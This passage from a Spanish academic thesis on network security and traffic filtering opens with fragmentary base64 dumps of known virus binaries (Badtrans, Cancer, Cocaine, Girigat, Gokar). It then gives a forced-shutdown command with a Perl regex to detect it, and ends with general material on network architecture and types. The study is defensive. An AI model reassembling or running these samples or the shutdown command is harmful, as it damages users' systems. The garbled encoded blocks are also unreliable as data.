AAAGAAAGAuaRhdGEAABoBAAAAIAAAAAIAAAAGAAAAAAAAAAAAAAAAAAA
BAAABA..LnJzcmMAAAAAEAAAADAAAAAIAAAACAAAAAAAAAAAAAAAAAAA
QAAAQC5yZWxvYwAANAAAAABAAAAA..AgAAABAAAAAAAAAAAAAAAAAAAA
EAAAEIucnNyYwAAAIArAAAAAAEAAAAAAAAAAAAAAAAAAAAAAAAA..AAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAA AAAAAAAA AAAAAAAAG1

Badtrans

TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA..AAAA8AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwc
m9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1v..ZGUuDQ0KJAAAAAAAAAAAoxs1S
bKejAWynowFsp6MBF7uvAWinowHvu60BbqejAYS4qQF2p6MBhLin..AW6nowEOuLAB
ZaejAWynogHyp6MBhLioAWCnowHUoaUBbaejAVJpY2hsp6MBAAAAAAAAAAAAAAA
AA..AAAAAAAAAAAAAAAAUEUAAEwBAwCoIP47AAAAAAAAAADgAA8BCwEGA
ABwAAAEAAAANAAAEBHAQAA..4AAAAFABAAAAQAAAEAAAAAIAAAQAAAA
AAAAABAAAAAAAAAAAYAEAAAQAAAAAAAACAAAAAAAQAAAQ..AAAAABA
AABAAAAAAAAAQAAAAAAAAAAAAAABkUAEAMAEAAABQAQBkAAAAAAAA
AAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADQAAAAEAAA
AAAAAAAEAAAA..AAAAAAAAAAAAAACAAADgAAAAAAAAAAAAcAAAAOAA
AABqAAAABAAAAAAAAAAAAAAAAAAAAAA4C5y..c3JjAAAABAAAABQAQAAA
gAAAG4AAAAAAAAAAAAAAAAAAAEAAAMAAAAAAAAAAAAAAAAAAAAAAAAA
AA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.

.AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAADAkCCN1hYc1ltHkU
dCgBADdnAAAAEAEA Jg

Cancer

TVrpAQIAAAAgAAAA//8AAAAAAAAAAQAAPgAAAAEA+zBqcgAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6xSQSVYAKi5DT0
0A5AMAAAAAAAAAIzIBQAQjsD+..BgUBvgABM/+55ADzpLr0AbQazSG6BgG5BgC0
Ts0hcle6EgK4Aj3NIaMUAYvYBh+65AK5//+0P80h..BeQCLqMSATPJi9Euix4UAbgAQs0h
chG6AAAuiw4SAS6LHhQBtEDNIS6LHhQBtD7NIQ4ftE+69AHN..IXIC66m6gAC0Gs0hvr
kBuSsAM//zpDP/LscGDgEAAC6MBhABLv8uDgEeB77kA4A+BQEBdQSB7gAC..vwABuf
//K87zpC7HBgABAAEujB4CAS7/LgA BzSDNIAA

Cocaine

gAoACGNva2UuYXNtXZYCAABolgwABV9URVhUBENPREWWmAcASLIDAgMBXpY
MAAVfREFUQQREQVRB..wpgHAEgAAAQFAQ+WCAAGREdST1VQi5oGAAb/Av8BW
aCcAgEAAbgB+pCQkLpFWc0WHg4HDh/oAABd..ge0TAY2+FQKNth0C6AwA6AkA6AY
A6AMA6wOQpcONlrIDtBqQkM0htEeyAI223gPNIbROjZaNA80h..cwPppgG4Aj2QkJCNlt
ADzSGTkJCQtD+5GgCQkJCNlpgDzSGBvqYDSVJ0UeivALgCQpCQkDPJkJCQ..kJnNIVC
QkJBS6MEAWliQkJDoGwG5mAKQkJC0QJCQjZYAAc0huABCkJCQM8mQkJCQmc0huR
oAkJCQ..tECQkI2WmAPNIbQ+zSG0T+l5/7QqzSGA+gF1CrQJjZY1A80h6/6Nlt4DtDvNIR
+6gAC0GpCQzSEe..B4zAkJAFEACQkC4BhhcCkJD6jtCQkC6LphkC++oAAAAAAAAAA
AA8P8AAPD/66vpG/+LhqYDiYYj..ApCQi4aoA4mGIQKQkIuGrAOJhh0CkJCLhq4DiYYf
ApCQw1CQkJCLhqADsQSQkNPgkJCLyJCQkJBY..kJCQK8GQkJCQg9oAkLEM0+KxBJC
QUJCQkNPokJAD0JCQ0+CQkFmQkJAryJCQkJCJjqwDkJCJlq4D..x4amA0lSx4aoA/7/xoaq
Az/DUJCQkAWYApCQkIPSAJCxB5CQ0+KxCZCQ0+iQkAPCkJBAkJCQiYac..A5CQWJC
QkIvQkJDT6JCQ0+CQkCvQkJCJlpoDw7Q7jZaVA80hcgPpIv/pHf9Db2NhaW5lIFtDb0tl..X
ShjKSBNZXRhbCBNaWxpdGlhL0ltbW9ydGFsIFJpb3QNCkxvdmUgdG8gTElTQSA6KQ0
KJENvY2Fp..bmUncyBydW5uaW5nIHRocnVlIHlvdXIgdmFpbnNJdCBzZWVtcyB5b3UgaG
F2ZSBiZWNvbWUgYW4g..YWRkaWN0KklSLkVYRQAuLgCrnKEAxBYUAQHEphQBA
cQaFAEBxB4UAQHEMxQBAcRBFAEBxEkUAQHE..WhQBAcRsFAEBxHIUAQHExRQB
AcTfFAEBxOcUAQHFBRQBAcURFAEBxSwUAQHFMBQBAcU2FAEBxToU..AQHFQB
QBAcVEFAEBxUoUAQHFThQBAcVZFAEBxZsUAQHFoRQBAcWlFAEBxasUAQHFsR
QBAcXbFAEB..xfUU AQHF/BQBAZyKBwDB EAEBAAGb

Girigat

TVpQAAIAAAAEAA8A//8AALgAAAAAAAAAQAAaAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA..AAAAAAEAALoQAA4ftAnNIbgBTM0hkJBUaGlzIH
Byb2dyYW0gbXVzdCBiZSBydW4gdW5kZXIgV2lu..MzINCiQ3AAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
A..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAFBFAABMAQUAaiZWogAAAAAAAAAA4ACOgQsBAhkA..GgAA
ABAAAAAAAAAsKAAAABAAAAAwAAAAEAAABAAAAACAAABAAAAAAAAA
AMACgAAAAAAHAAAAAE..AAAAAAAAAgAAAAAEAAAIAAAAAAQAAAQAA
AAAAAAEAAAAAAAAAAAAAAAAEAAAKwAAAAAYAAAAAoA..AAAAAAAAAA
AAAAAAAAAAAAAAAUAAA9AEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAQ09ERQAAAAAA..IAAAABAAAAAaAAAA
BgAAAAAAAAAAAAAAAAIAAA4ERBVEEAAAAAABAAAAAwAAAAgAAACA
AAAAA..AAAAAAAAAAAAAEAAAMAuaWRhdGEAAAAQAAAAQAAAAIAAAAiA
AAAAAAAAAAAAAAAABAAADALnJl..bG9jAAAAEAAAAFAAAAACAAAAJAAAA

AAAAAAAAAAAAAAAAQAAAUC5yc3JjAAAAABAAAABgAAAACgAA..ACYAAAAA
AAAAAAAAAAAAAAEAAAFAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA AAAAAAAAAAAAAAAA AAAAAAAAAAAAA..AA AA

Gokar

TVqQ AAMAAAAEAAAA//8AALgAAAAAAAAAQAAA AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA..AAAAyAAAAA4fug4AtAnNIbgBTM0hVGhpcy
Bwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1v..ZGUuDQ0KJAAAAAAAAAAF
yaDbQajOiEGozohBqM6IwrTAiECozogot8eIQqjOiKi3w4hAqM6IUmlj..aEGozogAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAABQRQAATAEDAAkbDjwAAAAAAAAAAOA
ADwELAQYA..ADAAAAAQAAAAsAAAQOkAAADAAAAA8AAAAABAAAAQAAAA
AgAABAAAAAEAAAAEAAAAAAAAAAAAAAQAA..EAAAAAAAAAIAAAAAABAAA
BAAAAAAEAAAEAAAAAAAABAAAAAAAAAAAAAAGz2AACcAAAAAPAAAGw
G..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGNvZGUAAAAA..A
LAAAAAQAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAEAAAMB0ZXh0AAAAAA
AwAAAAwAAAACwAAAAEAAAA..AAAAAAAAAAAAAAABAAADALnJzcmMAAAA
AEAAAAPAAAAAIAAAAMAAAAAAAAAAAAAAAAAAAAQAAAwAAA..AAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACgCpqamurodRuVgxWwA
+2b9/CH1h..EEBIC15ZwxU4uJId22TbT3yB7KQPAG6+T8461759B7gOjY0+/wAMAXaDZ

V4mKV44Li5eJX17Ii+Q..h3d4ZUVIh2drW2uwe0v8iBOmeNjo+PHw1+Sw+MkOjY0+/wA
MAXaDZSMlgeykDwAqvivOLte+Lwe4..DnuNLf8ADAFegz6nydS04MO1qa6Okci20aXJD
A kCCaG6M70gfcGDes YAAEApAAAA0AAAJg EAD/6H.. qpAADwAI AC

2.4.3. Virus de Macros

Los virus de Macro como el Melissa, el happytime[38], el I love you [39]han sido ejecutados y analizados por varios sniffers pero por ser estos polimórficos solo se observa que estos se conectan a una IP de un servidor DNS específicamente más no su código o parte del mismo cuando pasa por la red.

2.4.4. Virus de Arranque y Bug-Ware y Bombas lógicas

Se han creado dos *scripts* que se encargan de formatear al computador, y otra que provoca un ataque de desbordamiento de memoria al crear varias carpetas. Estos no funcionan por red, razón por la cual detectarlas al momento de ejecutarlas con un sniffer no es posible mucho menos es viable tratar de bloquearlos utilizando el L7-filter sin embargo su traducción de código a lenguaje PERL sería el siguiente:

Virus original (apaga la computadora)

shutdown -s -t 02
Expresión regular en lenguaje PERL
shutdown \-s \-t 02

A los espacios en blanco se los puede dejar como espacios en blanco o también se puede poner como su expresión en hexadecimal: \x20. [13]

[38] Happytime: Gusano con la capacidad de replicarse mediante SPAM, cuya característica principal es desear año nuevo mediante el video de varios juegos artificiales infectando el registro del ordenador cuando la víctima lo ejecuta.
[39] I love you: Gusano que mediante SPAM se reproduce por la red infectando a varias víctimas que abren al archivo adjunto de un correo electrónico.

CAPÍTULO III. RED Y SERVIDOR DE COMUNICACIONES

3.1. ESTUDIO DE LAS DIFERENTES ARQUITECTURAS DE RED

Arquitectura de Red

Las computadoras se comunican enviando información mediante una red interna y otra externa que permite intercambiar recursos e información a los usuarios de todo el mundo. Estas redes poseen una gran variedad de aplicaciones y servicios que son aptas para funcionar en diversas infraestructuras físicas.

La arquitectura de red se refiere a las diversas tecnologías y topologías que interconectan varias redes implementadas en conjunto, mediante protocolos programados que sean capaces de trasladar los mensajes en una infraestructura determinada.

Principios básicos de la arquitectura de red

Para que las expectativas del usuario final puedan ser cumplidas a cabalidad, la arquitectura de red se basa en cuatro principios básicos que son [39]:

- Tolerancia a fallas.
- Escalabilidad.
- Calidad de servicio.
- Seguridad.

Tolerancia a fallas

Las redes deben estar diseñadas con rutas redundantes entre el origen y el destino de tal manera que se garantice que el mensaje enviado por el usuario pueda tomar una ruta alternativa si llega a fallar un dispositivo del enlace. Es así que esto limita el impacto de una falla tanto de software como de hardware para que pueda recuperarse rápidamente si ocurre dicha falla. [40]

Escalabilidad

Es la capacidad que tiene un sistema de red de admitir nuevas conexiones para configurar su tamaño y ajustarse a cambios. Esta capacidad que debe poseer la red depende del diseño jerárquico en capas para la infraestructura física, cada capa permite al usuario y al proveedor ser parte de la red sin causar interrupción alguna. [41]

Calidad de Servicio (QoS)

La calidad de servicio es la capacidad que tiene un sistema de asegurar el cumplimiento del envío y recepción de un flujo de datos dado. Los parámetros que permiten ofrecer calidad de servicio a la red se mencionan a continuación.

- El retardo en TCP y en UDP no debe ser muy alto porque puede interrumpir el servicio.
- La variación del retardo de transmisión es la fluctuación del retardo de transmisión, si este aumenta mucho en TCP o en IDP distorsiona la señal en el destino y disminuye el rendimiento.
- El ancho de banda debe ser el de máxima velocidad para satisfacer la necesidad del usuario según e número de personas que vayan a ocupar los servicios.
- La fiabilidad (la tasa media del error de la red) debe ser lo mínima posible para no causar distorsiones de la señal o pérdida de información tanto en TCP como en UDP.

Seguridad

La privacidad y seguridad para los datos confidenciales de los usuarios se debe establecer sistemas de autenticación y cambios periódicos de contraseñas los cuales permiten acceder a información pirvada ya sea de un usuario o una empresa. Mientras tanto, se realizan investigaciones profundas para prevenir una suplantación de identidad o robo de información para combatir los defectos de la seguridad en la Internet. Además una de las formas más útiles para mayor seguridad dentro de una oficina es limitar el núumero de usuarios que acceden a los computadores de una empresa físicamente para evitar así el envío incorrecto de datos confidenciales a la red.[41]

Arquitectura de Redes

Arquitectura de red tolerante a fallas

Este tipo de arquitectura funciona con sistemas redundantes capaces de transmitir sin interrupción los datos, aun cuando se destruyan físicamente los lugares o servicios. Para mejorar el nivel tolerancia a fallas se probó inicialmente con tráfico de voz para mejorar algunas deficiencias que existían. [42,41]




Figura. 3. 1. Tolerancia a fallas.

Redes orientadas a conexiones conmutadas por un circuito

Este tipo de redes se encargan de establecer un circuito que permanecerá conectado, manteniendo reservados sus recursos hasta que se desconecte la llamada. La capacidad de colocar y crear circuitos es limitada, por lo cual implica un alto costo el crear rutas alternativas con capacidad suficiente para crear el número adecuado y necesario de circuitos. Es por esta razón que aun con una nueva tecnología que seleccione rutas dinámicas se han producido muchas fallas por lo que se está innovando con un nuevo tipo de redes [43]




Figura. 3. 2. Redes orientadas a la conexión conmutadas por un circuito.

Redes sin conexión, conmutadas por paquetes

El principio básico de este tipo de conexión es que el mensaje pueda ser dividido en varios bloques, cada bloque contiene como información el punto inicial y final para direccionar el mensaje. Con esta información envía los paquetes por la red en diversas rutas por separado y es la función de la capa de transporte rearmar el mensaje al llegar a su destino final.

Para este tipo de transmisión de datos, la red no tiene en cuenta el contenido de cada paquete, tan solo toman en cuenta la ruta de origen y destino. No se genera ningún circuito entre el emisor y receptor, en lugar de esto, cada paquete envía desde su ubicación de conmutación a otra y si esta ruta está ocupada entonces elegirá dinámicamente otra ruta, muchas veces por este motivo existe pérdida de paquetes, pero estos pueden volver a transmitirse al destino por una ruta diferente. Hay que tomar en cuenta que en algunos casos el dispositivo de destino no sabe si existió una pérdida de datos el momento de enrutar el paquete. [43,48]

En las redes conmutadas por paquetes sin conexión, los paquetes del mensaje se envían utilizando una ruta que se encuentre disponible. Los paquetes del mismo mensaje pueden enviarse al mismo tiempo por diversas rutas volviendo a este tipo de red conocida como la Internet escalable y tolerante a fallas. [44,47]

Redes orientadas a la conexión

Este tipo de redes garantizan la calidad y la integridad de los mensajes transmitidos al asignar un número determinado de circuitos en los diferentes sitios de conmutación.

Las características principales de este tipo de redes son:

- Antes de la transmisión cada mensaje se divide en paquetes que se direccionan y se numeran.
- Las rutas pueden usarse para una sola comunicación mientras los paquetes individuales enrutan a un destino.
- Los paquetes se transmiten al escoger la mejor ruta disponible.
- En el destino se ordenan los paquetes según el número de secuencia.[45,46]

Arquitectura de una red Escalable

El crecimiento de la red de Internet que es cada vez es más acelerado es decir escalable, permite a redes privadas y públicas interconectarse mediante el diseño de protocolos y nuevas tecnologías dentro de una estructura jerárquica. Esta estructura se encuentra dividida en capas de direccionamiento, designación y conectividad que mantiene relaciones con los operadores del mismo nivel de tal manera que el tráfico de la red no necesariamente debe cruzar por el punto central para el envío y recepción de sus datos.

Las redes individuales que permiten la conexión a la Internet cumplen con los protocolos y estándares establecidos a pesar de que no existe una organización que se encargue de regular a la Internet, permitiendo así a los fabricantes de hardware y software innovar sus productos para que estos puedan integrarse a la infraestructura que ya existe con características de rendimiento y capacidad. [57]




Figura. 3. 3. Red Escalable.

Provisión de calidad de servicio

La calidad de servicio es necesaria cuando el número de paquetes excede el límite de la capacidad existente, lógicamente para esto la solución más obvia sería la del aumentar el ancho de banda. Cuando existen limitaciones tecnológicas se debe proporcionar al cliente calidad de servicio, para esto es necesario:

- Clasificar los paquetes: Se debe clasificar a los paquetes según las categorías que sean requeridas para un servicio determinada, para esto se deben crear reglas en la calcificación de datos QoS que combinen características de comunicación y la importancia de cada a aplicación.
- Asignar Prioridades: Los métodos de calidad de servicio establecen estrategias en cuanto a la administración de cola que implementa prioridades según las clasificación de los datos de aplicación, sin este los paquetes de datos se descartarían si tomar en cuenta las caracterpisticas o prioridades de la aplicación.[58]




Figura. 3. 4. Provisión de calidad de servicio [58].

Las comunicaciones utilizadas para la priorización de tráfico son:

- Sensible al tiempo: para video streaming o teléfonos IP.
- No sensible al tiempo: Menos prioridad para la recuperación de páginas Web y correos electrónicos.
- Importancia para empresas: mayor prioridad para datos de transacciones comerciales y control de producción.
- Indeseable: baja prioridad para el entretenimiento en línea. [58]

Provisión de seguridad de Red

Cuando se envía un mensaje hacia un destinatario, los paquetes ignoran el contenido del mismo, y para mantener la seguridad y confidencialidad de la información enviada, es necesario utilizar herramientas que protejan el contenido del mismo garantizando su confidencialidad sobre los protocolos que manejan la forma en la que los paquetes se formatean, enrutan y envían. [58]

Las medidas que se deben tener en cuenta en la seguridad de una red son:

- Impedir la divulgación de datos no autorizados.
- Impedir la modificación de datos no autorizada.

- Impedir la negación de servicio.

Para lograr el cumplimiento de estas medidas el administrador de la red debe seguir los requerimientos mencionados a continuación.

- **Asegurar la confidencialidad.** Para evitar la suplantación de la se debe dar permisos solo de lectura a cierta información para los receptores. En cuanto a la autenticación de los usuarios, es necesario renovar periódicamente las contraseñas y que estas sean difíciles de adivinar, y para cierto tipo de información es necesario encriptarla de tal manera que se evite la suplantación de identidad y robo de información.
- **Conservar la integridad de la comunicación.** Para evitar que la información llegue distorsionada desde el origen al destino se utiliza firmas digitales, algoritmos o mecanismos de *checksum*[40] que provean la integridad del contenido de los paquetes.
- **Asegurar la disponibilidad.** Garantiza el acceso al usuario a cualquier servicio de datos. Cuando ocurre un ataque de Negación de Servicio (DoS) o un virus de computadora es difícil acceder a este tipo de recurso para lo cual es necesario el uso de antivirus y firewall para solidificar la seguridad del equipo y la disponibilidad del servicio. [58]

TIPOS DE REDES

Las redes se clasifican según su tamaño y distribución lógica.

Clasificación de las redes según su tamaño

- **LAN.** La red de Área Local es aquellas redes destinadas para espacios pequeños como oficinas, o un edificio. Generalmente en una red LAN se utiliza para la transmisión de datos un cable coaxial o UTP al que se conectan todas las computadoras con una velocidad comprendida entre 100 y 100 Mbps, y majea datos, voz y audio.
- **MAN.** La red de Área metropolitana maneja datos voz, y televisión por cable local, dando cobertura en un extensa parea geográfica, utiliza medios como fibra óptica y

[40] Checksum: La suma de verificación es una forma de control de redundancia, una medida muy simple para proteger la integridad de datos, verificando que no hayan sido corruptos.[60]

cable UTP cuya latencia oscila entre 1 y 50ms, carece de interferencias eléctricas y ofrece un alto nivel de estabilidad, trabaja en velocidades tales como 10Mbps, 20Mbps, 45Mbps, 75Mbps, sobre pares de cobre y 100Mbps, 1Gbps y 10Gbps mediante Fibra Óptica.

- **PAN.** Las redes de área personal son pequeñas y máximo están formadas por 8 computadoras o menos para interconectarse e intercambiar información entre si, están ubicadas en áreas desde 10 metros hasta máximo 100 metros.
- **CAN.** La red de área de campus es el conjunto de redes LAN que se encuentran ubicadas dentro de un campus ya sea universitario, de oficinas, gobierno, etc. delimitada por un área específica dada en kilómetros, esta utiliza tecnologías como FDDI, Gigabit Ethernet y usa medios como fibra óptica.
- **WAN.** Las redes punto punto son aquellas que interconectan países, continentes cuya velocidad no es tan rápida como la de una red LAN pero son capaces de transportar un alto número de paquetes de datos.
- **Redes punto punto.** Este tipo de redes comparten datos entre un grupo pequeño de personas, la seguridad de este tipo de redes no es muy buena debido a que la administración de datos no se encuentra centralizada.
- **Redes basadas en el servidor.** En este tipo de redes el administrador del servidor se encarga de supervisar y manejar el tráfico asignando prioridades al mismo y clasificando los datos según la aplicación utilizada por el usuario. [48,49]

Clasificación de las redes según su distribución lógica

Cuando se configura una red siempre debe colocarse un computador que provea de servicios a los clientes como Internet, correo, páginas web entre otros.

- **Servidor.** Ofrece información y servicios a los clientes que se encuentran ubicados en una misma red como páginas web, correo, DNS, entre otros.
- **Cliente**. Son varios computadores que tienen acceso a la información que provee el servidor.[50,51]

Topología de Redes

Es la distribución de una red que permite a varias computadoras conectarse entre si para intercambiar información, los tipos de red existentes, se mencionan a continuación.

Topología anillo

